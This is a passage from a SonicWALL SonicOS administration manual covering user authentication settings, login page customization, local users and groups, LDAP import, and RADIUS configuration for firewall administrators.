    - [“Configuring Local Users” on page 1106](#)
    - [“Configuring Local Groups” on page 1113](#)
  - Select **RADIUS** if you have more than 1,000 users or want to add an extra layer of security for authenticating the user to the SonicWALL. If you select RADIUS for user authentication, users must log into the SonicWALL using HTTPS in order to encrypt the password sent to the SonicWALL. If a user attempts to log into the SonicWALL using HTTP, the browser is automatically redirected to HTTPS.

For information about using a RADIUS database for authentication, see [“Using RADIUS for Authentication” on page 1076](#).

For detailed configuration instructions, see [“Configuring RADIUS Authentication” on page 1118](#)

For instruction on configuring SSL VPN Access for RADIUS users, see [“Configuring SSL VPN Access for RADIUS Users” on page 999](#).
  - Select **RADIUS + Local Users** if you want to use both RADIUS and the SonicWALL local user database for authentication.
  - Select **LDAP** if you use a Lightweight Directory Access Protocol (LDAP) server, Microsoft Active Directory (AD) server, or Novell eDirectory to maintain all your user account data.

For information about using an LDAP database for authentication, see [“Using LDAP / Active Directory / eDirectory Authentication” on page 1077](#).

For detailed configuration instructions, see [“Configuring LDAP Integration in SonicOS” on page 1125](#)

For instruction on configuring SSL VPN Access for LDAP users, see [“Configuring SSL VPN Access for LDAP Users” on page 1000](#).
  - Select **LDAP + Local Users** if you want to use both LDAP and the SonicWALL local user database for authentication.
- In the **Single-sign-on method** drop-down list, select one of the following:
  - Select **SonicWALL SSO Agent** if you are using Active Directory for authentication and the SonicWALL SSO Agent is installed on a computer in the same domain.
  - Select **SonicWALL SSO Agent** if you are using Terminal Services and the SonicWALL Terminal Services Agent (TSA) is installed on a terminal server in the same domain.

- Select **Browser NTLM authentication only** if you want to authenticate Web users without using the SonicWALL SSO Agent or TSA. Users are identified as soon as they send HTTP traffic. NTLM requires RADIUS to be configured (in addition to LDAP, if using LDAP), for access to MSCHAP authentication. If LDAP is selected above, a separate **Configure** button for RADIUS appears here when NTLM is selected.

- Select **None** if not using SSO.

For detailed SSO configuration instructions, see [“Configuring Single Sign-On” on page 1139](#).

For Browser NTLM authentication configuration, see [“Configuring Your SonicWALL Appliance for Browser NTLM Authentication” section on page 1167](#).

- In the **Show user authentication page for** field, enter the number of minutes that a user has to log in before the login page times out. If it times out, a message displays saying they must click before attempting to log in again.
- Select **Case-sensitive user names** to enable matching based on capitalization of user account names.
- Select **Enforce login uniqueness** to prevent the same user name from being used to log into the network from more than one location at a time. This setting applies to both local users and RADIUS/LDAP users. However the login uniqueness setting does not apply to the default administrator with the username **admin**.
- Select **Redirect users from HTTPS to HTTP on completion of login** if you want users to be connected to the network through your SonicWALL appliance via HTTP after logging in via HTTPS. If you have a large number of users logging in via HTTPS, you may want to redirect them to HTTP, because HTTPS consumes more system resources than HTTP. If you deselect this option, you will see a warning dialog.
- Select **Allow HTTP login with RADIUS CHAP mode** to have a CHAP challenge be issued when a RADIUS user attempts to log in using HTTP. This allows for a secure connection without using HTTPS, preventing the browser from sending the password in clear text over HTTP. Be sure to check that the RADIUS server supports this option.



**Note** Administrators who log in using this method will be restricted in the management operations they can perform (because some operations require the appliance to know the administrator's password, which is not the case for this authentication method).

- Select either **Plain text** or **HTML** for **One-time password Email format**, depending on your preference if you are using One-Time Password authentication.

When you have finished making your changes, click **Accept** at either the top or bottom of the page. To ignore the changes, click **Cancel**.

## User Session Settings

The settings listed below apply to all users when authenticated through the SonicWALL.

- **Inactivity timeout (minutes):** users can be logged out of the SonicWALL after a preconfigured inactivity time. Enter the number of minutes in this field. The default value is **5** minutes.
- **Enable login session limit:** you can limit the time a user is logged into the SonicWALL by selecting the check box and typing the amount of time, in minutes, in the **Login session limit (minutes)** field. The default value is **30** minutes.
- **Show user login status window:** causes a status window to display with a **Log Out** button during the user's session. The user can click the **Log Out** button to log out of their session.

The **User Login Status** window displays the number of minutes the user has left in the login session. The user can set the remaining time to a smaller number of minutes by entering the number and clicking the **Update** button.

If the user is a member of the SonicWALL Administrators or Limited Administrators user group, the **User Login Status** window has a **Manage** button the user can click to automatically log into the SonicWALL appliance's management interface. See ["Disabling the User Login Status Popup" on page 1197](#) for information about disabling the **User Login Status** window for administrative users. See ["Configuring Local Groups" on page 1113](#) for group configuration procedures.

- **User's login status window sends heartbeat every (seconds):** Sets the frequency of the heartbeat signal used to detect whether the user still has a valid connection
- **Enable disconnected user detection:** Causes the SonicWALL to detect when a user's connection is no longer valid and end the session.
- **Timeout on heartbeat from user's login status window (minutes):** Sets the time needed without a reply from the heartbeat before ending the user session.

## Other Global User Settings

### Topics:

- ["Allow these HTTP URLs to bypass users authentication access rules" on page 1100](#)
- ["Auto-Configuration of URLs to Bypass User Authentication" on page 1102](#)


### Allow these HTTP URLs to bypass users authentication access rules

This section defines a list of URLs users can connect without authenticating.

**To add a URL to the list:**

**Step 1** Click **Add** below the URL list.

**Step 2** In the **Enter URL** window, enter the top level URL you are adding, for example, `www.sonicwall.com`. All sub directories of that URL are included, such as `www.sonicwall.com/us/Support.html`.



Other Global User Settings

Allow these HTTP URLs to bypass user authentication in access rules:

--None--

Add Edit Remove Auto-configure...

For wildcard matching, prefix with '\*' and/or suffix with '\*', e.g.: \*.windowsupdate.com...

To allow access to a file on any host, prefix with '\*/', e.g.: \*/wpad.dat.

**Step 3** Click on **OK** to add the URL to the list.

## Auto-Configuration of URLs to Bypass User Authentication

You can use the Auto-Configure utility to temporarily allow traffic from a single specified IP address to bypass authentication. The destinations that traffic accesses are then recorded and used to allow that traffic to bypass user authentication. Typically this is used to allow traffic such as anti-virus updates and Windows updates. To auto-configure the URL bypass list, perform the following steps:

- Step 1** On the **Users > Settings** page, under the **Other Global User Settings** heading, click the **Auto-configure** button. The **Policy User Authentication Bypass Auto-Configuration** window displays.

Auto-configuration of URLs to bypass user authentication in firewall rules is achieved by allowing through (from one IP address only) traffic that would otherwise have been blocked by rules requiring user authentication and recording the destinations accessed.

To begin the process, enter a source IP address to track traffic from and click Start.

IP address:

Class C  Class B

- Step 2** Enter the **IP address** that you want to allow traffic from and click **Start**.
- Step 3** Run the traffic that needs to bypass authentication. Traffic that would otherwise be blocked by firewall rules needing authentication will be allowed through and the destinations recorded. As traffic is detected, the destination addresses will be recorded in the window.
- Step 4** To convert a specific address to a more generic wildcard, select the address and click **Convert to wildcard**.
- Step 5** To convert a specific address to a more generic class B (16-bit) or class C (24-bit) network, select the address, click either **Class B** or **Class C** and click **Convert to network(s)**.



---

**Tip** Windows Updates access some destinations via HTTPS, and those can only be tracked by IP address. However, the actual IP addresses accessed each time may vary and so rather than trying to set up a bypass for each such IP address, it may be better to use the **Convert to network(s)** option to set it up to allow bypass for HTTPS to all IP addresses in that network.

---

**Step 6** When you have detected all of the necessary addresses click **Stop** and click **Save Selected**.



---

**Tip** You may want to run updates multiple times in case the destinations that are accessed may vary.

---

## Acceptable Use Policy

An acceptable use policy (AUP) is a policy that users must agree to follow in order to access a network or the Internet. It is common practice for many businesses and educational facilities to require that employees or students agree to an acceptable use policy before accessing the network or Internet through the SonicWALL.

The **Acceptable Use Policy** section allows you to create the AUP message window for users. You can use HTML formatting in the body of your message. Clicking the **Example Template** button creates a preformatted HTML template for your AUP window.

- **Display on login from** - Select the network interface(s) you want to display the Acceptable Use Policy page when users login. You can choose **Trusted Zones**, **WAN Zone**, **Public Zones**, **Wireless Zones**, and **VPN Zone** in any combination.
- **Window size (pixels)** - Allows you to specify the size of the AUP window defined in pixels. Checking the **Enable scroll bars on the window** allows the user to scroll through the AUP window contents.
- **Enable scroll bars on window** - Turns on the scroll bars if your content will exceed the display size of the window.

**Acceptable use policy** page content - Enter your Acceptable Use Policy text in the text box. You can include HTML formatting. The page that is displayed to the user includes an **I Accept** button or **Cancel** button for user confirmation.

Click the **Example Template** button to populate the content with the default AUP template, which you can modify:

```

<center><i>Welcome to the SonicWALL</i></center>

<table width="100%" border="1">
<tr><td>

<center>Enter your usage policy terms here.

</td></tr>
</table>
```

Click "I Accept" only if you wish to accept these terms and continue, or otherwise select "Cancel".

Click the **Preview** button to display your AUP message as it will appear for the user.



## Customize Login Pages

SonicOS now provides the ability to customize the text of the login authentication pages that are presented to users. Administrators can translate the login-related pages with their own wording and apply the changes so that they take effect without rebooting.

Although the entire SonicOS interface is available in different languages, sometimes the administrator does not want to change the entire UI language to a specific local language.

However, if the firewall requires authentication before users can access other networks, or enables external access services (e.g. VPN, SSL-VPN), those login related pages usually should be localized to make them more usable for typical users.

The Customizable Login Page feature provides the following functionality:

- Keeps the style of original login by default
- Allows administrators to customize login related pages
- Allows administrators to use the default login related pages as templates
- Allows administrators to save customized pages into system preferences
- Allows administrators to preview their changes before saving to preferences
- Presents customized login related pages to typical users

The following login-related pages can be customized:

- Admin Preempt
- Login Authentication
- Logged Out
- Login Full
- Login Disallowed
- Login Lockout
- Login Status
- Guest Login Status
- Policy Access Barred
- Policy Access Down
- Policy Access Unavailable
- Policy Login Redirect
- Policy SSO Probe Failure
- User Password Update
- User Login Message

To customize one of these pages, perform the following steps:

- 
- Step 1** On the **Users > Settings** page, scroll down to the **Customize Login Pages** section.
  - Step 2** Select the page to be customized from the **Select Login Page** pull-down menu.
  - Step 3** Scroll to the bottom of the page and click **Default** to load the default content for the page.
  - Step 4** Edit the content of the page.



**Note** The "var strXXX =" lines in the template pages are customized JavaScript Strings. You can change them into your preferring wording. Modifications should follow the JavaScript syntax. You can also edit the wording in the HTML section.

**Step 5** Click **Preview** to preview how the customized page will look.

**Step 6** When you are finished editing the page, click **Accept**.

Leave the **Login Page Contents** field blank and apply the change to revert the default page to users.



**Caution** Be careful to verify the HTML of your custom login page before deploying it, because HTML errors may cause the login page to not function properly.

An alternative login page is always available for the administrator, in case a customized login page has any issues. To access the alternate login page, manually input the URL:

*https://(device\_ip)/defauth.html*

directly into the address line of browser (case sensitive). The default login page without any customization is then displayed, allowing you to login as normal and reset your customized login related pages.

## Configuring Local Users

Local Users are users stored and managed on the security appliance's local database. In the **Users > Local Users** page, you can view and manage all local users, add new local users, and edit existing local users. You can also import users from your LDAP server.

Users /

### Local Users

Accept  Cancel

**Local User Settings**

Apply password constraints for all local users

Prune expired user accounts

**Local Users** Items 1 to 4 (of 4)

#	Name	Bypass content filters	Guest Services	Admin	VPN Access	Configure
1	All LDAP Users					
2	Ian			Full		
3	Bob			Ltd.		
4	Sid			Rd-Only		

See the following sections for configuration instructions:

- [“Configuring Local User Settings” on page 1107](#)

- “Viewing, Editing and Deleting Local Users” on page 1107
- “Adding Local Users” on page 1108
- “Editing Local Users” on page 1110
- “Importing Local Users from LDAP” on page 1110

## Configuring Local User Settings

The following global settings can be configured for all local users on the **Users > Local Users** page:

- **Apply password constraints for all local users** - Applies the password constraints that are specified on the **System > Administration** page to all local users. For more information on password constraints, see “Login Security Settings” on page 123.



**Note** This does not affect the default “admin” user account.

- **Prune account upon expiration** - For a user account that is configured with a limited lifetime, selecting this checkbox causes the user account to be deleted after the lifetime expires. Disable this checkbox to have the account simply be disabled after the lifetime expires. You can then re-enable the account by resetting the account lifetime.

## Viewing, Editing and Deleting Local Users

You can view all the groups to which a user belongs on the **Users > Local Users** page. Click on the expand arrow ► next to a user to view the group memberships for that user.

Local Users		Items 1 to 2 (of 2)
<input type="checkbox"/>	# Name	Bypass content filters Guest Services Admin VPN Access Configure
<input checked="" type="checkbox"/>	▼ 1 TestUser	
	Everyone	
	Trusted Users	
<input type="checkbox"/>	► 2 All LDAP Users	

The three columns to the right of the user’s name list the privileges for the user. The expanded view displays the groups from which the user gets each privilege.

- Hover the mouse pointer over the **Comment** icon in the VPN Access column to view the network resources to which the user has VPN access.
- In the expanded view, click the **Remove** icon under **Configure** to remove the user from a group.
- Click the **Edit** icon under **Configure** to edit the user.
- Click the **Delete** icon under **Configure** to delete the user or group in that row.

## Adding Local Users

You can add local users to the internal database on the SonicWALL security appliance from the **Users > Local Users** page. Users can be added manually, as described here, or you can import users from an LDAP server, as described in the [“Importing Local Users from LDAP”](#) section on page 1110. To manually add local users to the database, perform the following steps:

**Step 1** Click **Add User**. The **Add User** configuration window displays.

**Step 2** On the **Settings** tab, type the user name into the **Name** field.

**Step 3** In the **Password** field, type a password for the user. Passwords are case-sensitive and should consist of a combination of letters and numbers rather than names of family, friends, or pets.

**Step 4** Confirm the password by retyping it in the **Confirm Password** field.

**Step 5** Optionally, select the **User must change password** checkbox to force users to change their passwords the first time they log in.

**Step 6** Optionally, select the **Require one-time passwords** checkbox to enable this functionality requiring SSL VPN users to submit a system-generated password for two-factor authentication.



Tip

If a Local User does not have one-time password enabled, while a group it belongs to does, make sure the user's email address is configured, otherwise this user cannot log in.

The feature, One-Time Password, is a two-factor authentication scheme utilizing system-generated, random passwords, in addition to standard user name and password credentials, for users attempting to login through SSL VPN connections. For more information on configuring this feature, see [“One-Time Password”](#) section on page 1079.

**Step 7** Enter the user's email address so they may receive one-time passwords.

**Step 8** In the **Account Lifetime** pull-down menu, select **Never expires** to make the account permanently. Or select **Minutes**, **Hours**, or **Days** to specify a lifetime after which the user account will either be deleted or disabled.

- If you select a limited lifetime, select the **Prune account upon expiration** checkbox to have the user account deleted after the lifetime expires. Disable this checkbox to have the account simply be disabled after the lifetime expires. The administrator can then re-enable the account by resetting the account lifetime.

**Step 9** Optionally enter a comment in the **Comment** field.

**Step 10** Click the **Groups** tab.

**Step 11** In the **User Groups** list, select one or more groups to which the user will belong, and click the right arrow (->) button to move the group name(s) into the **Member of** list. The user will be a member of the selected groups.



**Note** When configuring SSL VPN access for local users, be sure to move **SSLVPN Services** to the **Member Of** column.

To remove the user's membership in a group, select the group from the **Member of** list and click the left arrow (<-) button.

**Step 12** Click on the **VPN Access** tab. The **VPN Access** tab configures which network resources VPN users (either GVC, NetExtender, or Virtual Office bookmarks) can access.

**Step 13** Select one or more network address objects or groups from the **Networks** list and click the right arrow (->) button to move them to the **Access List** column.



**Note** The **VPN access** tab affects the ability of remote clients using GVC, NetExtender, and Virtual Office bookmarks to access network resources. To allow GVC, NetExtender, or Virtual Office users to access a network resource, the network address objects or groups must be added to the “allow” list on the **VPN Access** tab.

To remove the user’s access to a network address objects, select the network from the **Access List** and click the left arrow (<) button.

**Step 14** On the **Bookmark** tab, you can add, edit, or delete Virtual Office bookmarks for each user who is a member of a related group. For information on configuring SSL VPN bookmarks, see [“Configuring SSL VPN Bookmarks” on page 1044](#).



**Note** Users must be members of the SSLVPN Services group before you can configure Bookmarks for them.

**Step 15** Click **OK** to complete the user configuration.

## Editing Local Users

You can edit local users from the **Users > Local Users** screen. To edit a local user:

- 
- Step 1** In the list of users, click the **Edit** icon under **Configure** in same line as the user you want to edit.
- Step 2** Configure the **Settings**, **Groups**, **VPN Access**, and **Bookmark** tabs exactly as when adding a new user. See [“Adding Local Users” on page 1108](#).

## Importing Local Users from LDAP

You can configure local users on the SonicWALL by retrieving the user names from your LDAP server. The **Import from LDAP** button launches a dialog box containing the list of user names available for import to the SonicWALL.


Having users on the SonicWALL with the same name as existing LDAP/AD users allows SonicWALL user privileges to be granted upon successful LDAP authentication.

The list of users read from the LDAP server can be quite long, and you will probably only want to import a small number of them. A **Remove from list** button is provided, along with several methods of selecting unwanted users. You can use these options to reduce the list to a manageable size and then select the users to import.


To import users from the LDAP server:

**Step 1** In the **Users > Settings** page, set the **Authentication Method** to **LDAP** or **LDAP + Local Users**.

**Step 2** In the **Users > Local Users** page, click **Import from LDAP**.



**Step 3** In the **LDAP Import Users** dialog box, you can select individual users or select all users. To select all users in the list, select the **Select/deselect all** checkbox at the top of the list. To clear all selections, click it again.



**Step 4** To remove one or more users from the displayed list, select one of the following options near the bottom of the page, and then click **Remove from list**:

- To remove the users whose checkboxes you have selected, select the **All selected users** radio button.

- To remove certain users on the basis of name, description, or location, select the **Any user whose <field1> contains <field2>** radio button. Select **name**, **description**, or **location** from the drop-down list in the first field, and type the value to match into the second field.

In this option, **name** refers to the user name displayed in the left column of the list, **description** refers to the description displayed to its right (not present for all users), and **location** refers to the location of the user object in the LDAP directory. The location, along with the full user name, is displayed by a mouse-over on a user name, as shown in the image above.

For example, you might want to remove accounts that are marked as “Disabled” in their descriptions. In this case, select **description** in the first field and type **Disabled** in the second field. The second field is case-sensitive, so if you typed **disabled** you would prune out a different set of users.

- To remove certain users from the list on the basis of their location in the LDAP directory, select the **All users <field1> <field2>** radio button. In the first field, select either **at** or **or under** from the drop-down list. In the second field, select the LDAP directory location from the drop-down list.



**Note** It is not necessary to remove users from the list in order not to import them. Doing so simply makes it easier to see those remaining in the list. If you choose not to do this, you can jump straight to [Step 7](#).

- Step 5** Repeat the previous step to prune out additional users, until you have a manageable list to select from for import.
- Step 6** To undo all changes made to the list of users, click **Undo** and then click **OK** in the confirmation dialog box.
- Step 7** When finished pruning out as many unwanted accounts as possible with the **Remove from list** options, use the checkboxes in the list to select the accounts to import and then click **Save selected**.



## Configuring Local Groups

Local groups are displayed in the **Local Groups** table. The table lists **Name**, **Bypass Content Filters**, **Guest Services**, **Admin** (access type), **VPN Access**, and **Configure**.

#	Name	Bypass content filters	Guest Services	Admin	VPN Access	Configure
1	Everyone					[Edit] [Delete]
2	Guest Services		✓			[Edit] [Delete]
3	Trusted Users					[Edit] [Delete]
4	Content Filtering Bypass	✓				[Edit] [Delete]
5	Limited Administrators			Ltd.		[Edit] [Delete]
6	SonicWALL Administrators			Full		[Edit] [Delete]
7	SonicWALL Read-Only Admins			Rd-Only		[Edit] [Delete]
8	SSLVPN Services					[Edit] [Delete]

A default group, **Everyone**, is listed in the table. Click the **Edit** icon in the **Configure** column to review or change the settings for **Everyone**.

Settings Members VPN Access CFS Policy Bookmark

**Group Settings**

Name:

Comment:

Require one-time passwords

See the following sections for configuration instructions:

- [“Creating a Local Group” on page 1113](#)
- [“Importing Local Groups from LDAP” on page 1117](#)

## Creating a Local Group

This section describes how to create a local group, but also applies to editing existing local groups. To edit a local group, click the edit icon in same line as the group that you want to edit, then follow the steps in this procedure.

When adding or editing a local group, you can add other local groups as members of the group.

### To add a local group:

- Step 1** On the **Users > Local Groups** page, click the **Add Group** button to display the **Add Group** window.
- Step 2** On the **Settings** tab, type a user name into the **Name** field. Optionally, you may select the **Members go straight to the management UI on web login** checkbox. This selection will only apply if this new group is subsequently given membership in another administrative group. You may also select the **Require one-time passwords** checkbox to require SSL VPN users to submit a system-generated password for two-factor authentication. Users must have their email addresses set when this feature is enabled.

The screenshot shows the 'Add Group' window with the 'Settings' tab selected. The 'Group Settings' section includes the following fields and options:

- Name:** A text input field.
- Comment:** A text input field.
- Members go straight to the management UI on web login**  
(Note that this will only apply if this new group is subsequently made an administrative one by giving it membership to another administrative group).
- Require one-time passwords**



**Note** For one-time password capability, remote users can be controlled at the group level. LDAP users' email addresses are retrieved from the server when original authentication is done. Authenticating remote users through RADIUS requires administrators to manually enter email addresses in the management interface, unless RADIUS user settings are configured to **Use LDAP to retrieve user group information**.

- Step 3** On the **Members** tab, to add users and other groups to this group, select the user or group from the **Non-Members Users and Groups** list and click the right arrow button ->.


The screenshot shows the 'Add Group' window with the 'Members' tab selected. The 'Group Memberships' section displays two lists and control buttons:

- Non-Member Users and Groups:** Content Filtering Bypass, Guest Services, Limited Administrators, SonicWALL Administrators, -----, All LDAP Users.
- Member Users and Groups:** SonicWALL Read-Only Admins, SSLVPN Services, -----.
- Buttons:** Add All, >, <, Remove All.

- Step 4** The **VPN Access** tab configures which network resources VPN users (either GVC, NetExtender, or Virtual Office bookmarks) can access. On the **VPN Access** tab, select one or more networks from the **Networks** list and click the right arrow button (->) to move them to the **Access List** column. To remove the user's access to a network, select the network from the **Access List**, and click the left arrow button (<-).




**Note** The **VPN access** tab affects the ability of remote clients using GVC, NetExtender, and SSL VPN Virtual Office bookmarks to access network resources. To allow GVC, NetExtender, or Virtual Office users to access a network resource, the network address objects or groups must be added to the “allow” list on the **VPN Access** tab.



**Note** You can configure SSL VPN Access Lists for numerous users at the group level. To do this, build an Address Object on the **Network > Address Objects** management interface, such as for a public file server that all users of a group need access to. This newly created object now appears on the **VPN Access** tab under “Networks,” so that you may assign groups by adding it to the Access List.


**Step 5** On the **CFS Policy** tab, to enforce a custom Content Filtering Service policy for this group, select the CFS policy from the **Policy** drop-down list.





**Note** You can create custom Content Filtering Service policies in the **Security Services > Content Filter** page. See [“Security Services > Content Filter”](#) on page 1267.

**Step 6** On the **Bookmark** tab, you can add, edit, or delete Virtual Office bookmarks for each group.



**Step 7** Click **OK**.

## Importing Local Groups from LDAP

You can configure local user groups on the SonicWALL by retrieving the user group names from your LDAP server. The **Import from LDAP...** button launches a dialog box containing the list of user group names available for import to the SonicWALL.

Having user groups on the SonicWALL with the same name as existing LDAP/AD user groups allows SonicWALL group memberships and privileges to be granted upon successful LDAP authentication.

### To import groups from the LDAP server:

- Step 1** In the **Users > Settings** page, set the **Authentication Method** to **LDAP**.
- Step 2** In the **Users > Local Groups** page, click **Import from LDAP...**

The screenshot displays the 'Local Groups' management page in the SonicWALL interface. At the top, it shows 'Users / Local Groups' and a pagination control for 'Items 1 to 8 (of 8)'. Below this is a table with the following columns: #, Name, Bypass content filters, Guest Services, Admin, and VPN Access. The table lists 8 groups, with 'Guest Services' and 'Content Filtering Bypass' having green checkmarks in the 'Guest Services' and 'Bypass content filters' columns respectively. At the bottom of the table, there are four buttons: 'Add Group...', 'Delete', 'Import from LDAP...' (which is highlighted), and 'Delete All'.

#	Name	Bypass content filters	Guest Services	Admin	VPN Access	Configure
1	Everyone					
2	Guest Services		✓			
3	Trusted Users					
4	Content Filtering Bypass	✓				
5	Limited Administrators			Ltd.		
6	SonicWALL Administrators			Full		
7	SonicWALL Read-Only Admins			Rd-Only		
8	SSLVPN Services					

- Step 3** In the **LDAP Import User Groups** dialog box, optionally select the checkbox for groups that you do not want to import, and then click **Remove from list**.

Listed below are the user groups that were read from the LDAP server. Select the groups to import, and then click Save selected to add those user group names to the SonicWALL's local user groups.

<input type="checkbox"/>	Select/deselect all:
<input type="checkbox"/>	3200beta
<input type="checkbox"/>	3g feedback
<input type="checkbox"/>	4100beta
<input type="checkbox"/>	AVBETA
<input type="checkbox"/>	Acrobat5
<input checked="" type="checkbox"/>	Disabled Users
<input type="checkbox"/>	Guests
<input type="checkbox"/>	SonicOS42_beta
<input type="checkbox"/>	sumeetmishra_temp
<input checked="" type="checkbox"/>	testing1

- Step 4** To undo all changes made to the list of groups, click **Undo** and then click **OK** in the Confirmation dialog box.
- Step 5** When finished pruning the list to a manageable size, select the checkbox for each group that you want to import into the SonicWALL, and then click **Save selected**.

## Configuring RADIUS Authentication

For an introduction to RADIUS authentication in SonicOS, see [“Using RADIUS for Authentication” on page 1076](#). If you selected **RADIUS** or **RADIUS + Local Users** from the **Authentication method for login** drop-down list on the Users > Settings page, the **Configure** button becomes available.

A separate **Configure** button for RADIUS is also available if you selected **Browser NTLM authentication only** from the **Single-sign-on method** drop-down list, or in various cases where configuration elsewhere may require that RADIUS be used. The configuration process is the same.

The actual authentication method is selected automatically when using RADIUS, so there are no configuration options for it in the RADIUS configuration window. RADIUS is fully secure in any mode, including its standard mode (often inaccurately referred to as PAP mode<sup>1</sup>) as well as CHAP, MSCHAP, and MSCHAPv2, so there is generally no reason to force RADIUS CHAP mode versus standard RADIUS mode. The only reason to choose MSCHAP/MSCHAPv2 is to make use of the password updating feature these offer, and this can be configured elsewhere.

1. Standard mode RADIUS is a secure back end that can be used with various front ends, including the insecure PPP PAP protocol. The SonicWALL network security appliance uses it with a secure front end over HTTPS/SSL or IPsec, and so the entire authentication channel from the user to the RADIUS server is secure (even if PPP PAP is used with L2TP, it is secure since it runs over IPsec).

The following points describe the selection of authentication methods when using RADIUS:

- With L2TP, the relevant RADIUS protocol is automatically selected according to the PPP protocol being used.
- With VPN including Global VPN Client, RADIUS MSCHAP/MSCHAPv2 mode can be forced to allow password updating. This can be selected in the VPN > Advanced page and the SSL VPN > Server Settings page.
- Other scenarios all involve authenticating internal users and there is no need to provide a mechanism for password update (they can do it locally on their PCs). Standard RADIUS mode is used in this case.
- The **Allow HTTP login with RADIUS CHAP mode** option on the Users > Settings page allows users to log in via HTTP rather than HTTPS when using RADIUS to authenticate them. CHAP mode provides a challenge protocol for authentication so that the browser does not send the user's password in the clear over HTTP.

**Topics:**

- [“Configuring RADIUS Settings” on page 1119](#)
